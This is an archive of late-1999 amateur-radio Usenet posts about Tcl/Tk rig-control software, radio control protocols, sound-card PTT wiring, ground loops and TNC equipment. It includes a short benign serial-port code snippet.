Wonder if somebody has DosFBB515c + Flexnet + USCC running properly? And to have wire link to another computer as a "client". I suppose to need here:

LH KISS <portnum>
FSET MODE <chanellnum> <speed>

on both ends of such 3-wire link. Any experience with?

Misko YT7MPB

5457. Whats the best TNC?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-12-17 00:00:00 UTC
From: skoric@ptt.YU
Message-ID: <01bf48a4$13b4ddc0$1500b42c@yt7mpb-9>
Source record: 15115
Body handling: HTML body converted to readable text

```
This is a multi-part message in MIME format.

------=_NextPart_000_0087_01BF48AC.757945C0

charset="iso-8859-1"

>Yes, You can easily use a sound card for 1200 baud packet and sometimes =
the
>sound card will work for 9600 baud packet. But you will need to build =
a
>small circuit the interfaces your computer's serial port to the rig's =
PTT
>line in order to key the rig on transmit. The circuit is very simple - =
only
>1 resistor, I diode and 1 transistor.

As long as I know, some sound cards have a kind of RS port beside =
mic/linein/out. For example, my card has something that looks as =
joystick port or sth like that (something between DB9 and LPT =
connector). I wonder if it is possible to use that connector for PTT =
line, because my COM and LPT ports are used by other peripherals.

Misko YT7MPB

------=_NextPart_000_0087_01BF48AC.757945C0

charset="iso-8859-1"

>Yes, You can easily use a sound card for 1200 baud packet and =
sometimes=20
the
>sound card will work for 9600 baud packet. But you will =
need to=20
build a
>small circuit the interfaces your computer's serial port =
to the=20
rig's PTT
>line in order to key the rig on transmit. The =
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very simple - only
>1 resistor, I diode and 1 =
transistor.

As long as I know, some sound cards have a kind of RS port beside=20
mic/linein/out. For example, my card has something that looks as =
joystick port=20
```

or sth like that (something between DB9 and LPT connector). I wonder if =
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possible to use that connector for PTT line, because my COM and LPT =
ports are=20
used by other peripherals.

Misko YT7MPB

------=_NextPart_000_0087_01BF48AC.757945C0--

5458. Re: Kenwood Control program that runs on Liunx AND Windows!!!!!

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-12-17 00:00:00 UTC
From: Rob <NoEmail@NoWay.com>
Message-ID: <NCt64.198691$5r2.501270@tor-nn1.netcom.ca>
Source record: 15116
Cross-posted to: rec.radio.amateur.misc,rec.radio.amateur.digital.misc

Hi Jeff,

Thanks for info on TCL/TK.

Why did you choose to use TCl/TK over JAVA which seems to be more popular
and provide the same functionality (i.e. code that is portable over many
platforms)?

Rob

"Jeff Pierce" <piercej@preferred.com> wrote in message
news:38586F13.7DC40DC6@preferred.com...
> I have developed a graphical control program for the Kenwood
> TS-140/440/940 radios that runs under Windows, Linux and several other
> Unices with virtually no code changes.
>
> It runs under Tcl/Tk 8.2.2. For those not familiar with Tcl/Tk it is a
> scripting language (like Perl, Javacript, etc.). It's main feature is
> it's great GUI tool kit, the Tk part. It's really great feature is the
> same code can be run on Linux, Windows and several other Unix systems
> WITHOUT changing the any code. The screen shots on my web page are from
> both Linux and Windows95 with NO code changes. The only code that may
> need to be changed is to specify which serial port to use.
>
> If you do not have Tcl/Tk it is available for FREE from
> http://www.scriptics.com/products/tcltk/8.2.html
>
> It is a cinch to install on Windows and Linux. On Windows you just
> execute the .exe from the above source to run the install wizard. Then
> download kentcl.zip from my site, un-zip it and double click on it. For
> Linux, just follow the compile/installation instructions.
>
> --
> Jeff Pierce, wd4nmq
> piercej@preferred.com
> http://pages.preferred.com/~piercej
>
>
> ------------== Posted via Newsfeeds.Com, Uncensored Usenet News
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5459. REPOST - Looking for RTTY16 (v 1.6) by KF4NB

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-12-17 00:00:00 UTC
From: "Rob K." <NoEmail@NoWay.com>
Message-ID: <%Gt64.198693$5r2.501179@tor-nn1.netcom.ca>
Source record: 15117

Does anyone know where I can obtain a copy of KF4NB's RTTY16 program (ver 1.6) for use generally with simple RTTY modems that only provide mark/space signals (e.g. like HAL's ST-6, AEA CP-1 etc).

Apparently RTTY16 can also be used as an excellent DOS dumb terminal program for packet TNC's!

I could only find an older version - RTTY12g on QRZ.COM.

Unfortunately, it would appear that the author of RTTY16, KF4NB, has passed away. I hope he didn't take RTTY16 to the grave with him.

Even if you have a more recent version than RTTY12g, please let me know.

Thanks

73'

Rob
amtor.QTH.REMOVE-Q-SIGNAL@hotmail.com

5460. Re: Kenwood Control program that runs on Liunx AND Windows!!!!!

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-12-17 00:00:00 UTC
From: Jeff Pierce <piercej@preferred.com>
Message-ID: <385A6AB8.7C4AEA9D@preferred.com>
Source record: 15118
Cross-posted to: rec.radio.amateur.misc,rec.radio.amateur.digital.misc

Rob wrote:
>
> I like the idea of open source so HAMS can make changes to the code for
> their own particular rigs.
>
> Jeff, are you making the source code available to allow anyone to modify for
> YAESU, etc rigs?
>
> Rob
>

Yes it is. In fact I encourage porting to other rigs, for non-commercial purposes ofcourse. Just let me know and send me a copy. I would like to start a web site just for this. In the mean time I will set up my web site to cover these topics with an area for non-commercial programs and control programs for download.

The pgrogram I have there for Linux in C/Xforms is source code.

Tcl/Tk is a SCRIPTING language. Like Perl, Javascript and a non-complied basic. Sort of like the DOS batch files, ya know *.bat files, but several orders of magnitude more powerful.
And it is FREE!!!!!! It is also extendable, with a number of FREE packages for graphing, panel controls, etc. Just go to http://www.scriptics.com and follow the TCL Resource links. It is available for Windows95/NT/98 and a number of Unix's include Linux, FreeBSD, Solaris, etc. Even Macintosh..... Also links to tutorial pages. Several good books are on the market and they are listed to.

And it's greatest virtue, source running on all of these platforms with no code changes....

I may be blowing the trumpet, but this is so far the best I have found for what I consider a very important problem in personal computing, like for hams. Software for that runs on ALL platforms, OS and hardware. Where everbody doesn'thave to run one proprietary OS, like Microsoft.

--
Jeff Pierce, wd4nmq
piercej@preferred.com
http://pages.preferred.com/~piercej

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5461. Re: Kenwood Control program that runs on Liunx AND Windows!!!!!

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-12-17 00:00:00 UTC
From: Jeff Pierce <piercej@preferred.com>
Message-ID: <385A6C15.477022ED@preferred.com>
Source record: 15119
Cross-posted to: rec.radio.amateur.misc,rec.radio.amateur.digital.misc

Well said Dana, much better than the reply I was working on.

Dana H. Myers wrote:
>
> I believe there's a difference between a protocol specification (which
> is what was proposed) and an API (which is what you're apparently
> describing). A properly designed protocol is both designed and
> specified in platform-neutral terms, and describes the exchange of
> messages between agents. In the case of a remotely-controlled
> radio, the server and the client may be on different systems,
> in the case of a locally-controlled system, the server and the
>
> Dana K6JQ
> dana.myers@sun.com

--
Jeff Pierce, wd4nmq
piercej@preferred.com
http://pages.preferred.com/~piercej

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5462. Re: Kenwood Control program that runs on Liunx AND Windows!!!!!

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-12-17 00:00:00 UTC
From: Jeff Pierce <piercej@preferred.com>
Message-ID: <385A7113.5CBA822F@preferred.com>
Source record: 15120
Cross-posted to: rec.radio.amateur.misc,rec.radio.amateur.digital.misc

Exactly right Rich...

Plus the amount of resources needed to run Java are much more. Java was
not written for the web. It was produced by Sun, but had no market. The
web actually gave Java a home as a stop gap for multiple machine
running. In fact Java byte code is not a "new" idea. UCSD P-system
Pascal from the 70's was one of the, if not the, first to compile to
byte code. CPM, Apple, and TI Home, to name a few, computers all ran it.
Java just took that idea to a object oriented language. Which ofcourse
really bloats it.

In fact, Tcl/Tk is making great in-roads into cgi on the web. I think
there is even a Tk kit for perl. Remember Tcl is Tool Command Language
and is line oriented. It does all of the data handling, math, etc. Tk is
Tool Kit and is the tools for the Graphical User Interface, buttons and
such.

Rich wrote:
>
> On Fri, 17 Dec 1999 11:31:07 -0500, Rob <NoEmail@NoWay.com> wrote:
> >Hi Jeff,
> >
> >Thanks for info on TCL/TK.
> >
> >Why did you choose to use TCl/TK over JAVA which seems to be more popular
> >and provide the same functionality (i.e. code that is portable over many
> >platforms)?
> >
>
> At this point in time, Java's portability and performance are still
> way, way overrated. Heck, if you want true portability with
> rich functionality across *many more* platforms than Java, you're
> better off using Perl.
>
> - Rich

--
Jeff Pierce
piercej@preferred.com
http://pages.preferred.com/~piercej

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5463. Re: Kenwood Control program that runs on Liunx AND Windows!!!!!

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-12-17 00:00:00 UTC
From: nomail@pe1chl.demon.nl
Message-ID: <slrn85k95e.dnk.nomail@linux.pe1chl.ampr.org>
Source record: 15121
Cross-posted to: rec.radio.amateur.misc,rec.radio.amateur.digital.misc,rec.radio.amateur.digital

Jeff Pierce <piercej@preferred.com> wrote:
>I agree, I much prefer Linux to Windows. There is nothing "hidden" from
>you and it is really stable. (My Linux system at work ran over 9 months
>without a reboot until I had to power it down to move it).
>
>However, at this point in time Windows is the most widely used os,
>hopefully not for long :-). So, that is the os of choice for development
>dollars for control programs. One good thing is that outfits like Red
>Hat, Caldera, etc. are making Linux for easy to confgure and run.

Actually I don't think it is neccessary to convince people that they
should run Linux. That is something they have to decide themselves.
My system has been running Linux since 1992.

But, manufacturers should not try to convince me to run Windows95 either.
(by supporting only that system)

>I also am thinking about with the winter time coming to devise a
>proposal for a common radio command protocol. This could be used by the
>control program which talks to a server which translates to and from the
>actual radio.

That sounds like a good idea. Make sure you define your interface in
such a way that it can be run over a network. This is often forgotten
by API designers, making it necessary to add cumbersome redirector tricks
lateron... Just access it via a socket, and it can be used both locally
and over the network. A small set of functions packages the requests
in the application and ships them to the server that translates them
to the radio command. Does not matter if that shipping is locally in
the system (to another process) or via a network.
(of course you could use an existing RPC mechanism, but watch out for
portability problems)

That way, you can control the radio from another system in the house.
Developers of packet radio and other hamdradio applications should do
the same thing: my radio or modem isn't necessarily connected to the
same system I am sitting at. I might want to run an application in the
living room, controlling and accessing the radios in the shack.

Rob
--
+----------------------------------+--------------------------------------+
| Rob Janssen pe1chl@amsat.org | WWW: http://www.knoware.nl/users/rob |
| AMPRnet: rob@pe1chl.ampr.org | AX.25 BBS: PE1CHL@PI8WNO.#UTR.NLD.EU |
+----------------------------------+--------------------------------------+

5464. Cylink AirLink 256 Kbps Wirless Modems

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-12-17 00:00:00 UTC
From: mhende6388@aol.com
Message-ID: <19991217132426.29086.00000037@ng-fs1.aol.com>
Source record: 15122

For Sale @

http://cgi.ebay.com/aw-cgi/eBayISAPI.dll?ViewItem&item=221614294

Michael
N6JFD
MHende6388@aol.com

5465. Re: Kenwood Control program that runs on Liunx AND Windows!!!!!

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-12-17 00:00:00 UTC
From: Rob <NoEmail@NoWay.com>
Message-ID: <v8w64.198730$5r2.501454@tor-nn1.netcom.ca>
Source record: 15123
Cross-posted to: rec.radio.amateur.misc,rec.radio.amateur.digital.misc

Hi Jeff,

Many thanks for the info.

I am thinking of writing a terminal program for the SCS PTC II controller
(using its host mode). There are very few that use the host mode.

Perhaps, I should learn and use tcl/tk. That way I can provide the program
for both Linux and Windows. In the near future, I think a lot more Hams
will be using Linux.

I understand that JAVA is not completely portable (vis-a-vis the way JAVA
handles serial ports). Perhaps Tk/TCl is the same.

Do you know of anyone who has written any kind of terminal communications
program using tk/tcl?

Rob

"Rich" <spamhater@ucesucks.nouce.com> wrote in message
news:slrn85kqb9.1rq.spamhater@localhost.localdomain...
> On Fri, 17 Dec 1999 11:31:07 -0500, Rob <NoEmail@NoWay.com> wrote:
> >Hi Jeff,
> >
> >Thanks for info on TCL/TK.
> >
> >Why did you choose to use TCl/TK over JAVA which seems to be more popular
> >and provide the same functionality (i.e. code that is portable over many
> >platforms)?
> >
>
> At this point in time, Java's portability and performance are still
> way, way overrated. Heck, if you want true portability with
> rich functionality across *many more* platforms than Java, you're
> better off using Perl.
>
> - Rich
>

5466. Re: Kenwood Control program that runs on Liunx AND Windows!!!!!

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-12-17 00:00:00 UTC
From: nomail@pe1chl.demon.nl
Message-ID: <slrn85l2cc.fnt.nomail@linux.pe1chl.ampr.org>
Source record: 15124
Cross-posted to: rec.radio.amateur.misc,rec.radio.amateur.digital.misc

Dana H. Myers <Dana.Myers@West.Sun.Com> wrote:
>The real challenge to defining a general radio control protocol
>(or API) is developing a syntax which adequately enumerates and
>provides control and status for radio features. If done properly,
>a general-purpose UI framework could be built, which configures
>itself after enumerating radio features. Actual details of radio
>control are handled at the server, perhaps through the use of
>Java servlets.

It is also important to have a usable multiplexing mechanism.

Yeasu (and I believe Kenwood as well) radios need a separate serial
port per controlled device, so it would be practical to load a separate
server process per serial port = per radio, and do the multiplexing at
the interface to the server, e.g. using a separate port per server.

But Icom radios can be put on a single bus controlled from a single
serial port. So, you will have a single server process controlling
all your Icom radios, and possibly talking to several different user
programs that each want to control a single radio.
(of course the single server could listen on multiple ports to serve
multiple radios)

The above may seem theoretical, but in practice I have encountered this
situation when setting up an automated amateur satellite station. Then
you sually have at least two transceivers to control.

Another important aspect: the server should be able to talk to multiple
user programs at the same time. Each user program may be controlling
a different subsystem in the radio, or they may even be trying to
control the same parameters and pass on the "advice" or "results" of
this control between eachother.

Examples: a satellite tracking program may be passing information
to the radio to compensate for doppler shift, while a user interface
program controlling all functions of the transceiver is running to
assist the operator.

Or: some digital-signal-processing application may generate tuning
info that needs to be passed to the transceiver, while another program
is used for general control.

The server process should multiplex these different sources of control
information onto the single serial interface, and be able to report
back results.

Having a usable mechanism for this in the server avoids the situation
that anything written to control a radio needs to be a do-it-all program,
as is so common with existing software. It should be possible to
write a dsp modem that automatically tunes the receiver, without having
to write a fullblown graphical transceiver control program in case the
user wanted to have that (and cannot run it concurrently with your dsp
modem)

Rob
--
+----------------------------------+--------------------------------------+
| Rob Janssen pe1chl@amsat.org | WWW: http://www.knoware.nl/users/rob |
| AMPRnet: rob@pe1chl.ampr.org | AX.25 BBS: PE1CHL@PI8WNO.#UTR.NLD.EU |
+----------------------------------+--------------------------------------+

5467. ground loops and audio isolation transformers

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-12-17 00:00:00 UTC
From: Rob <NoEmail@NoWay.com>
Message-ID: <ltz64.198805$5r2.502025@tor-nn1.netcom.ca>
Source record: 15125

I have some ground loop problems between my rig and sound card. I currently use two resistor networks to reduce the audio levels. (one for the line from the sound card speaker out to the rig mic input and one for the line from the rig aux audio out and the sound card mic input)

I would like to use some audio isolation transformers on both audio lines (I,e. the line from the sound card speaker out to the rig mic input and the line from the rig aux audio out and the sound card mic input)

Does it matter where I place the audio isolation transformers on these two lines? e.g Can I place it on the side closer to the sound card with the resistor network on the other side of the transformer closest the rig?? Or should it be vice versa?

73's
Rob

5468. Re: Kenwood Control program that runs on Liunx AND Windows!!!!!

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-12-17 00:00:00 UTC
From: Jeff Pierce <piercej@preferred.com>
Message-ID: <385AEA83.5651B4EC@preferred.com>
Source record: 15126
Cross-posted to: rec.radio.amateur.misc,rec.radio.amateur.digital.misc

The only thing about serial ports is having to specify them as the os
requires. The following snippet from my program shows how:

```
switch $tcl_platform(os) {
{Linux} {set comPort /dev/cua1}
{SunOS} {set comPort /dev/cua/a}
{Windows 95} {set comPort COM2:}
default {error "Must configure comPort"}
}
set chan [open $comPort RDWR]
fconfigure $chan -mode 4800,n,8,1
fconfigure $chan -blocking 0 -buffering none
fileevent $chan readable {Reader $chan}
```

After this all reading and writing to the port is identical for all
OS's.

I wrote a quick tcl prog to talk to my PK232 using two text widgets. One
widget for seeing what is coming from the 232 and one for entering data
to the 232. Ala the original PK232 program from AEA. Unfortunatly I
deleted it by accident.

Rob wrote:
>
> Hi Jeff,
>
> Many thanks for the info.
>
> I am thinking of writing a terminal program for the SCS PTC II controller
> (using its host mode). There are very few that use the host mode.
>
> Perhaps, I should learn and use tcl/tk. That way I can provide the program
> for both Linux and Windows. In the near future, I think a lot more Hams
> will be using Linux.
>
> I understand that JAVA is not completely portable (vis-a-vis the way JAVA
> handles serial ports). Perhaps Tk/TCl is the same.
>
> Do you know of anyone who has written any kind of terminal communications
> program using tk/tcl?
>
> Rob
>

--
Jeff Pierce
piercej@preferred.com
http://pages.preferred.com/~piercej

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5469. KAM or KAM Plus

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-12-17 00:00:00 UTC
From: Gary D Elliott <k7ox@pipeline.com>
Message-ID: <83er8g$154$1@nntp9.atl.mindspring.net>
Source record: 15127

Still looking for a KAM or KAM Plus, please state condtion, and software version and price. With or without cables. Thanks

Gary

5470. Re: Kenwood Control program that runs on Liunx AND Windows!!!!!

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-12-17 00:00:00 UTC
From: Rob <NoEmail@NoWay.com>
Message-ID: <DxD64.198834$5r2.501467@tor-nn1.netcom.ca>
Source record: 15128
Cross-posted to: rec.radio.amateur.misc,rec.radio.amateur.digital.misc

Too bad you deleted your little program.

Is there a FTP site where people place tcl programs?

Maybe I can find something there to work with. It is sometimes easier to
work with already developed code than start from scratch

Rob

"Jeff Pierce" <piercej@preferred.com> wrote in message
news:385AEA83.5651B4EC@preferred.com...
> The only thing about serial ports is having to specify them as the os
> requires. The following snippet from my program shows how:
>
> switch $tcl_platform(os) {
> {Linux} {set comPort /dev/cua1}
> {SunOS} {set comPort /dev/cua/a}
> {Windows 95} {set comPort COM2:}
> default {error "Must configure comPort"}
> }
> set chan [open $comPort RDWR]
> fconfigure $chan -mode 4800,n,8,1
> fconfigure $chan -blocking 0 -buffering none
> fileevent $chan readable {Reader $chan}
>
> After this all reading and writing to the port is identical for all
> OS's.
>
> I wrote a quick tcl prog to talk to my PK232 using two text widgets. One
> widget for seeing what is coming from the 232 and one for entering data
> to the 232. Ala the original PK232 program from AEA. Unfortunatly I
> deleted it by accident.
>
> Rob wrote:
> >
> > Hi Jeff,
> >
> > Many thanks for the info.
> >
> > I am thinking of writing a terminal program for the SCS PTC II
controller
> > (using its host mode). There are very few that use the host mode.
> >
> > Perhaps, I should learn and use tcl/tk. That way I can provide the

program
> > for both Linux and Windows. In the near future, I think a lot more Hams
> > will be using Linux.
> >
> > I understand that JAVA is not completely portable (vis-a-vis the way
JAVA
> > handles serial ports). Perhaps Tk/TCl is the same.
> >
> > Do you know of anyone who has written any kind of terminal
communications
> > program using tk/tcl?
> >
> > Rob
> >
>
> --
> Jeff Pierce
> piercej@preferred.com
> http://pages.preferred.com/~piercej
>
>
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5471. Re: ground loops and audio isolation transformers

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-12-17 00:00:00 UTC
From: "George T. Baker" <w5yr@worldnet.att.net>
Message-ID: <385B1C88.8954F49E@worldnet.att.net>
Source record: 15129

It doesn't matter where on the cable the transformer is inserted. But, be careful that you do not have any other connections between the computer and the rig. A common error/oversight is to use the transformers, properly installed, and then add a PTT circuit controlled from a serial or parallel port. This automatically connects computer ground to rig ground and nullifies the action of the transformers. Another good reason to use VOX if your rig will support it with PSK31 or whatever.

72/73, George
Fairview, TX 30 mi NE Dallas in Collin county
Amateur Radio W5YR, in the 54th year and it just keeps getting better!
R/C since 1964 - AMA 98452 RVing since 1972

Rob wrote:
>
> I have some ground loop problems between my rig and sound card. I currently
> use two resistor networks to reduce the audio levels. (one for the line from
> the sound card speaker out to the rig mic input and one for the line from
> the rig aux audio out and the sound card mic input)
>
> I would like to use some audio isolation transformers on both audio lines
> (I,e. the line from the sound card speaker out to the rig mic input and the
> line from the rig aux audio out and the sound card mic input)
>
> Does it matter where I place the audio isolation transformers on these two
> lines? e.g Can I place it on the side closer to the sound card with the
> resistor network on the other side of the transformer closest the rig?? Or
> should it be vice versa?
>
> 73's
> Rob

5472. Re: WinAPRS vs UI View??

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-12-17 00:00:00 UTC
From: Andy McMullin <Andy.McMullin@pbs.plym.ac.uk>
Message-ID: <385a652c@palantir.pbs.plym.ac.uk>
Source record: 15130

That's odd -- I don't get such problems and I leave mine running 24 x 7.
Maybe you're using the older version (not the "2000.xx" version).

Just a thought.

"Steve Sampson" <ssampson@usa-site.net> wrote in message
news:s5j5istkqrs40@corp.supernews.com...
> True.
>
> But AGWPE has a lot of errors on my machine. When it crashes
> it leaves those little modem icons on the right of the task bar.
> If I don't reboot often, I would end up with 8 of those after awhile.
>
> I find it very buggy in my setup. I am a registered user, but I just
can't keep
> it from crashing once a day.
>
> Andy McMullin wrote
> >
> >"yomama" <yomama@ou.edu> wrote
> >> <deleted stuff>
> >>
> >> Fantastic! Send the man money, tell him to press on! He's doing it
> >> the right way. Now if he would just implement the sound card :-)
> >>
> >
> >Why not run it on top of AGWPE? That can then run on top of your sound
> >card!! AGW supports the following (according to
> >http://www.forthnet.gr/sv2agw"):
>
>
>

5473. Re: Kenwood Control program that runs on Liunx AND Windows!!!!!

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-12-18 00:00:00 UTC
From: Hamish Moffatt <hamish@rising.com.au>
Message-ID: <83fdld$1135$3@arachne.labyrinth.net.au>
Source record: 15049
Cross-posted to: rec.radio.amateur.misc,rec.radio.amateur.digital.misc

In rec.radio.amateur.digital.misc Rob <NoEmail@NoWay.com> wrote:
> Thanks for info on TCL/TK.

> Why did you choose to use TCl/TK over JAVA which seems to be more popular
> and provide the same functionality (i.e. code that is portable over many
> platforms)?

Much easier to do native code access in TCL/TK. You can write native
libraries and access them from TCL easily. Personally I would much
prefer a TK app to a Java app for running on linux.

Hamish
--
Hamish Moffatt Mobile: +61 412 011 176 hamish@rising.com.au
Rising Software Australia Pty. Ltd. http://www.risingsoftware.com/
Phone: +61 3 9894 4788 Fax: +61 3 9894 3362 USA: 1 888 667 7839

5474. Re: Kenwood Control program that runs on Liunx AND Windows!!!!!

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-12-18 00:00:00 UTC
From: Hamish Moffatt <hamish@rising.com.au>
Message-ID: <83fd84$1135$2@arachne.labyrinth.net.au>
Source record: 15050
Cross-posted to: rec.radio.amateur.misc,rec.radio.amateur.digital.misc

In rec.radio.amateur.digital.misc Rob <NoEmail@NoWay.com> wrote:
> I like the idea of open source so HAMS can make changes to the code for
> their own particular rigs.

Open source for all types of ham software would be a good idea.
So if the author loses interest, their work doesn't die with them.
Let someone else work on it. Maybe someone else will learn something
from it. Lots of ham radio spirit in there.

Hamish
--
Hamish Moffatt Mobile: +61 412 011 176 hamish@rising.com.au
Rising Software Australia Pty. Ltd. http://www.risingsoftware.com/
Phone: +61 3 9894 4788 Fax: +61 3 9894 3362 USA: 1 888 667 7839

5475. WTB firmware tiny2

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-12-18 00:00:00 UTC
From: Dave <floydboyz@hotmail.com>
Message-ID: <385AEB38.E4063A59@hotmail.com>
Source record: 15131

I have a PacComm tiny-2 tnc with no eprom.anyone out their upgrade and
have the old one they want to part with ?
tnx de dave-n2rhl

5476. Re: Whats the best TNC?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-12-18 00:00:00 UTC
From: Hamish Moffatt <hamish@rising.com.au>
Message-ID: <83fe3o$1135$5@arachne.labyrinth.net.au>
Source record: 15132

Miroslav Skoric <skoric@ptt.YU> wrote:
> As long as I know, some sound cards have a kind of RS port beside =
> mic/linein/out. For example, my card has something that looks as =
> joystick port or sth like that (something between DB9 and LPT =
> connector). I wonder if it is possible to use that connector for PTT =
> line, because my COM and LPT ports are used by other peripherals.

That's the MIDI/joystick port. It is possible to use it for PTT on
(AX.25) packet on linux. See

http://www.ife.ee.ethz.ch/~sailer/pcf/ptt_circ/ptt.html

It's more complicated than the serial or parallel port solutions.
Unfortunately it's not supported by the other common sound-card programs
like PSK31 on linux, or PSK/MT63/Hell/SSTV programs on Windows.

Actually, parallel support is quite rare too.

Hamish
--
Hamish Moffatt Mobile: +61 412 011 176 hamish@rising.com.au
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Phone: +61 3 9894 4788 Fax: +61 3 9894 3362 USA: 1 888 667 7839

5477. Re: Kenwood Control program that runs on Liunx AND Windows!!!!!

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-12-18 00:00:00 UTC
From: Hamish Moffatt <hamish@rising.com.au>
Message-ID: <83fdnq$1135$4@arachne.labyrinth.net.au>
Source record: 15133
Cross-posted to: rec.radio.amateur.misc,rec.radio.amateur.digital.misc

In rec.radio.amateur.digital.misc Jeff Pierce <piercej@preferred.com> wrote:
> switch $tcl_platform(os) {
> {Linux} {set comPort /dev/cua1}

Can I suggest /dev/ttyS0? The cuaX devices are obselete and may not
be supported by the linux kernel for much longer. (I'm not even sure they
are supported in 2.2.)

Hamish VK3SB
--
Hamish Moffatt Mobile: +61 412 011 176 hamish@rising.com.au
Rising Software Australia Pty. Ltd. http://www.risingsoftware.com/
Phone: +61 3 9894 4788 Fax: +61 3 9894 3362 USA: 1 888 667 7839

5478. Re: ground loops and audio isolation transformers

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-12-18 00:00:00 UTC
From: Rob <NoEmail@NoWay.com>
Message-ID: <poO64.198933$5r2.502510@tor-nn1.netcom.ca>
Source record: 15134

Thanks George.

Well I am planning to use an opto isolator so my serial port can key my rig using the PTT line.

The opto isolator should break up the ground loop and isolate the ground of the computer from the ground of the rig. A good circuit can be found at www.qsl.net/wm2u/psk31.html

I plan to put the opto isolator circuit, the audio isolation transformers and my resistor network in a metal box with the metal box connected to the rig's ground (via the cables from the box to the rigs mic and the rigs audio output). Of course the shields of the cables from the sound card will NOT be connected in any way to the metal box BUT DIRECTLY to the audio isolation transformers. I think this will work okay.

But I will have to make sure that the RS232 cable from the computer is not somehow grounded to the metal box -- That may be tricky! I assume that is what many HAMs choose to ground the metal box to the computer (via the shields of the cables (including the RS232) cable to the computer) and connect the cables from the metal box directly to the rig (making sure there is no ground connection to the metal box).

But I think it is better to use the same ground as the rig for the metal box (NOT the ground of the computer) since there will likely be less RFI problems (as the ground or lack thereof of my lap top is not great!)

73

Rob
VA2FB

"George T. Baker" <w5yr@worldnet.att.net> wrote in message news:385B1C88.8954F49E@worldnet.att.net...
> It doesn't matter where on the cable the transformer is inserted. But, be
> careful that you do not have any other connections between the computer
> and the rig. A common error/oversight is to use the transformers,
> properly installed, and then add a PTT circuit controlled from a serial
> or parallel port. This automatically connects computer ground to rig
> ground and nullifies the action of the transformers. Another good reason
> to use VOX if your rig will support it with PSK31 or whatever.
>
> 72/73, George
> Fairview, TX 30 mi NE Dallas in Collin county
> Amateur Radio W5YR, in the 54th year and it just keeps getting better!
> R/C since 1964 - AMA 98452 RVing since 1972
>

>
> Rob wrote:
> >
> > I have some ground loop problems between my rig and sound card. I
currently
> > use two resistor networks to reduce the audio levels. (one for the line
from
> > the sound card speaker out to the rig mic input and one for the line
from
> > the rig aux audio out and the sound card mic input)
> >
> > I would like to use some audio isolation transformers on both audio
lines
> > (I,e. the line from the sound card speaker out to the rig mic input and
the
> > line from the rig aux audio out and the sound card mic input)
> >
> > Does it matter where I place the audio isolation transformers on these
two
> > lines? e.g Can I place it on the side closer to the sound card with the
> > resistor network on the other side of the transformer closest the rig??
Or
> > should it be vice versa?
> >
> > 73's
> > Rob

5479. Re: ground loops and audio isolation transformers

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-12-18 00:00:00 UTC
From: Bob Lewis <aa4pb@erols.com>
Message-ID: <83gd0adnt1@bob.news.rcn.net>
Source record: 15135

How about a ceramic capacitor, perhaps 0.01 mfd or so, between the two grounds in order to provide more complete RFI shielding while still preventing the 60 Hz ground problem. This is often done in professional audio systems.

Rob <NoEmail@NoWay.com> wrote in message news:poO64.198933$5r2.502510@tor-nn1.netcom.ca...
> Thanks George.
>
> Well I am planning to use an opto isolator so my serial port can key my rig
> using the PTT line.
>
> The opto isolator should break up the ground loop and isolate the ground of
> the computer from the ground of the rig. A good circuit can be found at
> www.qsl.net/wm2u/psk31.html
>
> I plan to put the opto isolator circuit, the audio isolation transformers
> and my resistor network in a metal box with the metal box connected to the
> rig's ground (via the cables from the box to the rigs mic and the rigs audio
> output). Of course the shields of the cables from the sound card will NOT
> be connected in any way to the metal box BUT DIRECTLY to the audio isolation
> transformers. I think this will work okay.
>
> But I will have to make sure that the RS232 cable from the computer is not
> somehow grounded to the metal box -- That may be tricky! I assume that is
> what many HAMs choose to ground the metal box to the computer (via the
> shields of the cables (including the RS232) cable to the computer) and
> connect the cables from the metal box directly to the rig (making sure there
> is no ground connection to the metal box).
>
> But I think it is better to use the same ground as the rig for the

metal box
> (NOT the ground of the computer) since there will likely be less
RFI
> problems (as the ground or lack thereof of my lap top is not
great!)
>
> 73
>
> Rob
> **VA2FB**
>
> "George T. Baker" <w5yr@worldnet.att.net> wrote in message
> news:385B1C88.8954F49E@worldnet.att.net...
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But, be
> > careful that you do not have any other connections between the
computer
> > and the rig. A common error/oversight is to use the transformers,
> > properly installed, and then add a PTT circuit controlled from a
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> > or parallel port. This automatically connects computer ground to
rig
> > ground and nullifies the action of the transformers. Another good
reason
> > to use VOX if your rig will support it with PSK31 or whatever.
> >
> > 72/73, George
> > Fairview, TX 30 mi NE Dallas in Collin county
> > Amateur Radio W5YR, in the 54th year and it just keeps getting
better!
> > R/C since 1964 - AMA 98452 RVing since 1972
> >
> >
> > Rob wrote:
> > >
> > > I have some ground loop problems between my rig and sound card.
I
> currently
> > > use two resistor networks to reduce the audio levels. (one for
the line
> from
> > > the sound card speaker out to the rig mic input and one for the
line
> from
> > > the rig aux audio out and the sound card mic input)
> > >
> > > I would like to use some audio isolation transformers on both
audio
> lines
> > > (I,e. the line from the sound card speaker out to the rig mic

input and
> the
> > > line from the rig aux audio out and the sound card mic input)
> > >
> > > Does it matter where I place the audio isolation transformers
on these
> two
> > > lines? e.g Can I place it on the side closer to the sound card
with the
> > > resistor network on the other side of the transformer closest
the rig??
> Or
> > > should it be vice versa?
> > >
> > > 73's
> > > Rob
>
>

5480. Connecting sound card to Computer

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-12-18 00:00:00 UTC
